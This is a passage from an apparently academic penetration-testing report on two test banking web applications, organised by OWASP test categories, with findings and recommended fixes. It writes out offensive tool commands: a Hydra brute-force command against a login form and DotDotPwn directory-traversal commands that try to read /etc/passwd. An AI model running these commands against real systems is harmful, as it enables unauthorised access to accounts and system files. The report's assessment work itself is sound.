| **Recommendations** | Set a HSTS header with the following settings `Strict-Transport-Security: max-age=60000;includeSubDomains` |

```
hacker@Notebook  ~
$ curl -s -D- https://192.168.178.28 | grep Strict
hacker@Notebook  ~
```

Figure 3.16: ***Curl*** on ip address to find Strict-Security: max-age-attribute

### 3.2.8 Test RIA cross domain policy (OWASP OTG-CONFIG-008)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM Internation Bank** |
|---|---|
| **Observation** | No cross-domain policies were found. |
| **Discovery** | Scanning the html files using the ***Developer tools*** in ***Chromium*** and ***Firefox***. Additionally we scanned the traffic with the ***Zed Attack Proxy (ZAP)***. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | No cross-domain policies were found. |
| **Discovery** | Scanning the html files using the ***Developer tools*** in ***Chromium*** and ***Firefox***. Additionally we scanned the traffic with the ***Zed Attack Proxy (ZAP)***. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

## 3.3 Identity Management Testing

### 3.3.1 Test Role Definitions (OWASP OTG-IDENT-001)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM Internation Bank** |
|---|---|
| **Observation** | We assume the following functionality for the bank system:<br>▪ Ac Det: View your own account details and your own transaction history<br>▪ Nw TA: Create new transactions for the own account<br>▪ Ac Mgmt: View the transaction history of different users via user management<br>▪ TA Mgmt: Approve transactions via transaction management<br>▪ Us Act: activation of new user accounts<br>▪ Em Act: activation of new employee accounts<br><br>The following role definitions have been identified by looking at the (linked / intended) functionality of the accounts:<br><br>[table below]<br><br>We believe this to be a sufficient group differentiation for this use case. |
| **Discovery** | The different actions and their users have been gathered by clicking through the web interface of the bank manually. The actions that were linked have been grouped and their availability is listed in the rights management table. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

| | Ac Det | Nw TA | Ac Mgmt | TA Mgmt | Us Act | Em Act |
|---|---|---|---|---|---|---|
| User | R | W | - | - | - | - |
| Employee | - | - | R | RW | RW | - |
| Admin | - | - | - | - | - | RW |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|

**Observation**

We assume the following functionality for the bank system:

- Ac Det: View your own account details and your own transaction history
- Nw TA: Create new transactions for the own account
- Ac Mgmt: View the transaction history of different users via user management
- TA Mgmt: Approve transactions via transaction management
- Us Act: activation of new user accounts
- Em Act: activation of new employee accounts

The following role definitions have been identified by looking at the (linked / intended) functionality of the accounts:

| | Ac Det | Nw TA | Ac Mgmt | TA Mgmt | Us Act | Em Act |
|---|---|---|---|---|---|---|
| User | R | W | - | - | - | - |
| Employee/Admin | R | W | R | RW | RW | RW |

We observed, that employees have all functionality that a user has as well. This might lead to unwanted behaviour, if an employee goes rogue.

**Discovery**

The different actions and their users have been gathered by clicking through the web interface of the bank manually. The actions that were linked have been grouped and their availability is listed in the rights management table.

**Likelihood**

As employees have the rights a normal user has, they can use their employee rights to approve own transactions.

**Implication**

As bank employees can approve transactions over 10.000 €, they should not be able to create new transactions for themselves. This could be used to circumvent obligations of the prevention of money laundering act. Nevertheless, they need special situations to gain anything from these actions. Using a combination of these permisions does not allow an employee to steal money, but only transfer more money then usually allowed from his to other accounts.

**Recommendations**

Remove the attachment of a bank account to employee accounts. They should only manage the user accounts, but not act as bank customers themselves.

### 3.3.2 Test User Registration Process (OWASP OTG-IDENT-002)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM Internation Bank** |
|---|---|
| **Observation** | The user registration requirements are as follows:<br>▪ Anyone can register as a user or an employee<br>▪ Registration of an employee needs to be verified by an administrator, registration of a user by an employee<br>▪ For different accounts the username must be different, but an email address can be reused<br>▪ The same email address can be used for a customer and an employee account<br>▪ There is no proof of identity needed to register an account<br>▪ The registered identity is not verified (by means visible in the web application)<br>We validated the registration process in the following way:<br>▪ As there is no verification of the email address or the real name required, anyone can register an account for a different identity than himself<br>▪ The registration page is ssl encrypted and its data send via POST request. Therefore the ssl-encryption needs to be broken to achieve man-in-the-middle attacks and manipulate requests by other users. |
| **Discovery** | To test the identity management, we tried to register several accounts using the web application. We tried to register with the same username (testuser01) and different usernames (testuser01 / testuser02) with the same email address (testuser01@example.org). We repeated the process trying to register with the same username / email address for different roles (user/employee). |
| **Likelihood** | As every user needs to be approved manually, it is possible to check each request here. However the verification of users need to be properly implemented e.g. by checking the person on the bank counter. |
| **Implication** | If an attacker can register as a different user than himself, he might be able to trick innocent people into transfering money to him. However this always means that the sender of the money did not check the recipient correctly. For a normal user it is not problematic to register an account as an employee, as long as the administrator does not erroneously verifies the account. |
| **Recommendations** | Make sure, that personality verification (using different means than the web application) is implemented correctly. Disable the possibility for customers to register again with the same email address as an employee. Employee registration might be restricted to all users with a company mail address (e.g. @tum.de). |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | The user registration requirements are as follows:<br>▪ Anyone can register an account, There is no differentiation between users and employees while registering<br>▪ New accounts need to verify their email address first, Then the account must be activated by an employee<br>▪ For different accounts different email addresses must be used<br>▪ The same email address cannot be used for different types of accounts as they have to be unique<br>▪ Access to the email address needed for the registration to be successfull<br>▪ The registered identity is verified by sending a verification code to the email address<br><br>We validated the registration process in the following way:<br>▪ To impersonate somebody, one must get access to their email account and acquire the verification code<br>▪ The registration page is ssl encrypted and its data send via POST request. Therefore the ssl-encryption needs to be broken to achieve man-in-the-middle attacks and manipulate requests by other users. |
| **Discovery** | To test the identity management, we tried to register several accounts with the same email address using the web application. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

### 3.3.3 Test Account Provisioning Process (OWASP OTG-IDENT-003)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM Internation Bank** |
|---|---|
| **Observation** | For Account Provisioning we identified the following processes:<br>▪ There is one administrator account, which can activate employees.<br>▪ There are employee accounts. which can activate normal users. |
| **Discovery** | We logged in manually and checked the permissions for user provisioning. We could not find any user provisioning process except the activation of new users. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | The NEXT9 Bank system has employee accounts, which can be used for provisioning of other accounts. They are allowed to:<br>▪ Activate newly registered accounts and deactivate accounts<br>▪ Change user role of other users to employee / user<br>▪ Change own role from employee to user |
| **Discovery** | We logged in manually and checked the permissions for user provisioning on the user management page. |
| **Likelihood** | It seems to be intended for employees to provision other employees. |
| **Implication** | An employee can remove employee permissions of all collegues and stay the only employee with high permissions. If removing his own permissions as well, no user will then be able to activate new users or accept transactions. |
| **Recommendations** | Employees should not be able to remove employee permissions of other employees. Therefore it might be necessary to implement an additional admin role to handle these kind of actions. |

### 3.3.4 Testing for Account Enumeration and Guessable User Account (OWASP OTG-IDENT-004)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM Internation Bank** |
|---|---|
| **Observation** | The error message if logging in with incorrect username/password combination is always “Login failed. Incorrect username or password.” When one tries to log in with a correct username/password combination, but the wrong role, the error message “Login failed! Please check the role.” appears. As this error is only shown, if the password is also inserted correcty, this does not offer much information. Therefore we were not able to enumerate usernames. However we were able to enumerate account numbers of accounts in use by using the attack described in section 3.5.3. |
| **Discovery** | We tried to login with the correct username "tumadmin123" and a false password and the not existing username "tumadmin1234" and an arbitrary password. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | When trying to login with incorrect user credentials, one always gets the same error message: "User credentials do not match." Therefore we were not able to enumerate user account names. |
| **Discovery** | We tried to login with the correct username "admin@next9.com" and a false password and the not existing username "admin12@next9.com" and an arbitrary password. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

### 3.3.5 Testing for Weak or unenforced username policy (OWASP OTG-IDENT-005)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM Internation Bank** |
|---|---|
| **Observation** | The username policy is enforced by a regular expression within the HTML5 pattern tag: `pattern="^[a-zA-Z][a-zA-Z0-9-_\.]{8,20}$"`. The policy is not checked within the backend. If the tag is removed from the html code, any username can be chosen. However the username is not created by any pattern but can be choosen freely. Therefore this does not open attack vectors for username enumeration. |
| **Discovery** | We tried to register different usernames and removed the HTML5 pattern tag manually using ***Chrome Developer Bar***. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | Email addresses are used as usernames for NEXT9 Bank. The policy is enforced via the backend. This does not promote username enumeration, as email addresses are not highly structured. |
| **Discovery** | We tried to register user accounts with usernames that did not match email addresses (admin, user) manually. When trying to register with such usernames and removing the html tags for input validation, nevertheless the following error message appears: "Please fill in or correct the marked input fields." |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

### 3.3.6 Test Permission of Guest/Training Accounts / Test Account Suspension/Resumption Process (OWASP OTG-IDENT-006/007)

Based on the described use cases for the banking applications there are no guest/training accounts available. An account suspension/resumption process is not implemented. Therefore we did not perform further tests here.

## 3.4 Authentication Testing

### 3.4.1 Testing for Credentials Transport over an Encrypted Channel (OWASP OTG-AUTHN-001)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM International Bank** |
|---|---|
| **Observation** | We have observed, that all traffic is run via an https encrypted channel. Therefore we do not assume for this application to be vulnerable here. |
| **Discovery** | While trying to open the TUM International Bank web application in the browser using the `http`-protocol, the request failed. We could only access the page using `https://`. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | We have observed, that all traffic is run via an https encrypted channel. Therefore we do not assume for this application to be vulnerable here. |
| **Discovery** | We opened the NEXT9 Bank web application in the browser using a `http://` and got redirected to an `https://` version of the site. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

### 3.4.2 Testing for default credentials (OWASP OTG-AUTHN-002)

As shown in section3.1.1, there is no information about the applications available online. This is due to the fact that we have custom software build here. As all users chose their passwords when creating accounts, we did not procceed with further testing here, as we did not expect to find any significant vulnerabilities.

### 3.4.3 Testing for weak lock out mechanism (OWASP OTG-AUTHN-003)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM International Bank** |
|---|---|
| **Observation** | We could not detect any lock out mechanism. Brute force attacks on passwords is therefore possible. |
| **Discovery** | We entered a valid username of a formerly registered customer (Customer1) and an arbitrary password on the login page, which forwarded to `/foobank/controllers/login.php` showing an error message. This page was refreshed 20 times without getting any different error message. Afterwards logging in with the correct password is possible. For testing more passwords automatically ***Hydra*** was used with the following command: `hydra -S 192.168.0.98 https-form-post "/foobank/controllers/login.php:username=^USER^&password=^PASS^&typeselect=user:Login failed" -t 10 -L usernames.txt -P pass.txt` |
| **Likelihood** | We state the likelihood as very high, as there is no lock out mechanism available. |
| **Implication** | An attacker can use the missing lock out mechanism and carry out brute force attacks without beeing blocked. |
| **Recommendations** | Block the user after 5 incorrect password requests in a row. Let an employee unblock the user afterwards. |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | After five unsuccessfull login attempts a user is locked out and needs to be reactivated by an employee. |
| **Discovery** | We entered the valid username (user@next9.com) and an arbitrary password into the login field on the main page and clicked log in 5 times. When clicking the login button the 6th time, the following error message appeared: "Your account needs to be unlocked. Please talk to your personal bank consultant." |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

### 3.4.4 Testing bypassing authentication schema (OWASP OTG-AUTHN-004)

Please refer to the sections 3.6.3 and 3.7.5 for details how to bypass authentication schema.

### 3.4.5 Test remember password functionality (OWASP OTG-AUTHN-005)

In both applications there is no custom remember password functionality. Therefore we did not further test this issue.

### 3.4.6 Test Browser cache weakness (OWASP OTG-AUTHN-006)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM International Bank** |
|---|---|
| **Observation** | The browser cache does not save sensitive information. The following files that contain sensitive information, have the `Cache-Control: no-store, no-cache , must-revalidate, post-check=0, pre-check=` header set.<br>▪ `/foobank/controllers/user-landing.php`<br>▪ `/foobank/controllers/fulltransactions.php`<br>▪ `/foobank/controllers/usersearch.php`<br><br>The pages `adminlanding.php`, and `employeelanding.php` have not set the header. They might expose sensitive information, such as Pending transactions and users to be approved.<br>The back button in the browser does not relogin a user after logging out. |
| **Discovery** | The page header has been examined using ***Zed Attack Proxy (ZAP)***. The pages have been opened manually in the browser, while ***Zed Attack Proxy (ZAP)*** was running. The content of the cache was examined using the built-in ***Firefox Development Tools*** `about:cache`. |
| **Likelihood** | One needs to get access to the browser cache of an employee / administrator to carry out an attack based on the browser cache. This limits the likelihood of this attack. |
| **Implication** | An attacker can gain information about pending transactions and users as well as employees waiting for activation. Thi scope of this attack is therefore limited. |
| **Recommendations** | The attributes forbidding caching should be set for all pages of an online banking application. Response-time is – in this case – not as important, as security. |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | The rest interface is vulnerable against caching attacks. The no-cache header is not set. This leads to cached request such as:<br>`00000000: 7b [...] 65 {"status":{"code`<br>`00000010: 22 [...] 41 ":1,"message":"A`<br>`00000020: 63 [...] 65 ccounts retrieve`<br>`00000030: 64 [...] 5b d."},"objects":[`<br>`00000040: 7b [...] 2c {"id":836274484,`<br>`00000050: 22 [...] 61 "userId":2,"bala`<br>`00000060: 6e [...] 69 nce":25000,"avai`<br>`00000070: 6c [...] 35 lableBalance":25`<br>`00000080: 30 [...] 6e 000,"transaction`<br>`00000090: 4c [...] 6c Limit":10000,"bl`<br>`000000a0: 6f [...] 7d ocked":0}]}`<br>The back button in the browser does not relogin a user after logging out. |
| **Discovery** | We looked at certain request to the rest interface using ***Zed Attack Proxy (ZAP)***. The following requests were examined in detail:<br>`https://localhost/rest/index.php?csrf=...&service=accountOverview&sessionId=...&userId=2`<br>`https://localhost/rest/index.php?accountId=836274484&csrf=..&service=transactionOverview&sessionId=...`<br>The content of the cache was examined using the build-in ***Firefox Development Tools*** `about:cache`. |
| **Likelihood** | One needs to get access to the browser cache of any user (customer or employee) to carry out an attack based on the browser cache. This limits the likelihood of this attack. |
| **Implication** | An attacker can gain sensitive account information, such as the account balance, the transaction history or users to be activated or pending transactions. |
| **Recommendations** | The attributes forbidding caching should be set for all data that is send by the rest interface. As data (via rest interface) and user interface (via html files and javascript) is propperly separated, no speed loss will be included, as the static files can be cached nevertheless. |

### 3.4.7 Testing for Weak password policy (OWASP OTG-AUTHN-007)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM International Bank** |
|---|---|
| **Observation** | For the password policy the following applies:<br>▪ The password policy is only enforced by html5 tags (`pattern="(?=^.{8,}$)((?=.*d)\|(?=.*\W+))(?![.\n])(?=.*[A-Z])(?=.*[a-z]).*$"`), Removing those tags, any password can be chosen<br>▪ The password cannot be changed by the user<br>▪ The password can contain parts of the username or even be the username itself |
| **Discovery** | Html5 tags have been removed while creating a user (Customer1) with its username as password. There is no possibility for user management, which could provide the functionality for password changes. |
| **Likelihood** | If the html5 tags are not modified, a user need to stick to the password policy and use a password with at least 8 characters, at least one upper case letter, lower case letter and one number. |
| **Implication** | If weak passwords are chosen the time of brute force attacks is low, that passwords cannot provide propper security. |
| **Recommendations** | Move the password policy check to the backend. When the HTML5 tags are removed, the password policy has to be enforced nevertheless. Users should not be able to use (parts of) their usernames as passwords. |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | For the password policy the following applies:<br>▪ There is no password policy enforced<br>▪ The password cannot be changed by the user<br>▪ The password can contain parts of the username or even be the username itself |
| **Discovery** | We created a a user (customer@example.org) with its username as password. There is no possibility for user management, which could provide the functionality for password changes. |
| **Likelihood** | As there is no password policy enforced, any password can be chosen when registering a new account. |
| **Implication** | If weak passwords are chosen the time of brute force attacks is low, that passwords cannot provide propper security. |
| **Recommendations** | A password policy should enforce stong passwords when new users register a new account. Users should not be able to use (parts of) their usernames as passwords. Enforcing the password policy need to be implemented in the backend (REST-interface). |

### 3.4.8 Testing for Weak security question/answer / Testing for weak password change or reset functionalities (OWASP OTG-AUTHN-008/009)

As there is neither a security question nor a password change/reset posibility described by an implemented use-case, we did not perform any tests evaluating those functionalities.

## 3.5 Authorization Testing

### 3.5.1 Testing Directory traversal/file include (OWASP OTG-AUTHZ-001)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM Internation Bank** |
|---|---|
| **Observation** | We observed, that directory traversal is possible by accessing directories without index files directly. This discloses several sensitive files such as:<br>▪ The source code of the batch file parser: `/foobank/exec/parsingtext.cpp`<br>▪ The database structure (Figure 3.17): `/foobank/database/DB_Schema.png`<br>▪ The php configuration of the webserver (Figure 3.18): `/foobank/controllers/phpinfo.php`<br>▪ Several TANs (Figure 3.19): `/foobank/web/tan.php`<br>▪ Message revealing SQL query (Figure 3.20): `/foobank/controllers/tanprocess.php`<br><br>Additionally the documentation of the used library fpdf is mirrored on the webserver: `/foobank/lib/fpdf`. Although this is not a direct security problem it might lead to unnecesarry and unwanted traffic on the webserver, if the documentation gets listed as a mirror somewhere.<br>We were not able to get access to any system file using directory traversal. |
| **Discovery** | We manually browsed to `/foobank` and saw, that directory listing was enabled. We checked the database folder and found the file `DB_Schema.png`.<br>Further mapping of files has been achieved using ***Zed Attack Proxy (ZAP)*** and ***Skipfish***. We used the ***Zed Attack Proxy (ZAP)*** spider site command and manually checked files and folders that looked promising. ***Skipfish*** was run using `skipfish -o OUTPUT_DIR https://IP_ADDRESS/foobank/`.<br>With ***DotDotPwn*** (using https tunneling via ***stunnel***) we tried, but failed to gain access to system files. The command we ran was `dotdotpwn -m http -o unix -h localhost -x 8080 -u http://127.0.0.1:8080/foobank` |
| **Likelihood** | This vulnerability can be easily found by shortening URLs as well as using automated tools. The pages can be accessed via internet and therefore are publicly available. There is no special knowledge needed to find these vulnerabilities. |
| **Implication** | This vulnerability cannot be used to directly attack the running application. The information however can be exploited as it provides thorough knowledge about the system such as the database structure and source code. Especially the valid TANs can be used to caused severe damage as shown later in this document. |

| | |
|---|---|
| **Recommendations** | Internal files and source files should never be stored in directories that can be delivered by the webserver. As the C++ source file, the database overview file, the phpinfo file and probably the `tan.php` file are not needed for a running application, they should be removed from those directories.<br>Additonally Apache should be configured to disabling the directory index in the VirtualHost directive: `Options -Indexes`<br>If database access cannot be established, the scripts should `die()`. Any database errors, should be logged, but not sent to the user. |





Figure 3.17: The database shema of the TUM International Bank was found in the file `DB_Schema.png`





Figure 3.18: The `phpinfo()` output is visible through the file `phpinfo.php`





Figure 3.19: Output of the file `tan.php`





Figure 3.20: Output of the file `tanprocess.php`

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | We were not able to retrieve any sensitive files of NEXT9 bank. |
| **Discovery** | Manual discovery of files was not possible, as directory listing was turned off. Using the ***Zed Attack Proxy (ZAP)*** spider site command only `/rest` as possible entry point was found.<br>***DotDotPwn*** was used with the command `dotdotpwn -m http-url -o unix -u http://localhost:8080/rest/?service=TRAVERSAL -t 1 -k root:` trying to let the rest interface load sensitive files such as `/etc/passwd`.<br>`skipfish -o OUTPUT_DIR https://IP_ADDRESS/foobank/` could only find minor security issues. None of them included a file directly revealing sensitive information. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

### 3.5.2 Testing for bypassing authorization schema / Testing for privilege Escalation (OWASP OTG-AUTHZ-002/003)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM Internation Bank** |
|---|---|
| **Observation** | The following observations have been made:<br>▪ It is not possible to open the administrator page `/controllers/adminlanding.php` or the employee page `/controllers/employeelanding.php` for users without the needed privileges.<br>▪ A user that is logged in cannot activate another user by calling `/controllers/employeelanding?activate=ID`<br>▪ An employee cannot activate a user by calling `/controllers/employeelanding?activate=ID` after he clicked the logout button.<br><br>Vulnerabilities that have been found testing for bypassing authorization schema and privilege escalation are described in the sections refering to sections 3.5.3 and chapter 3.6. |
| **Discovery** | We manually browsed to restricted pages (`/controllers/adminlanding.php`, `/controllers/employeelanding.php`) while being logged in as a normal user or after logging out. The GET parameter of the activation call from a employee that was logged in has been cought and edited using ***Zed Attack Proxy (ZAP)***. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:


| | **NEXT9 Bank** |
|---|---|
| **Observation** | The following observations have been made:<br>▪ The administrator/employee pages do not show propper information to a normal user.<br>▪ It is not possible to activate a user while being logged in as a user.<br>▪ An employee cannot activate a user by calling the `unblockUser` function after he clicked the logout button. |
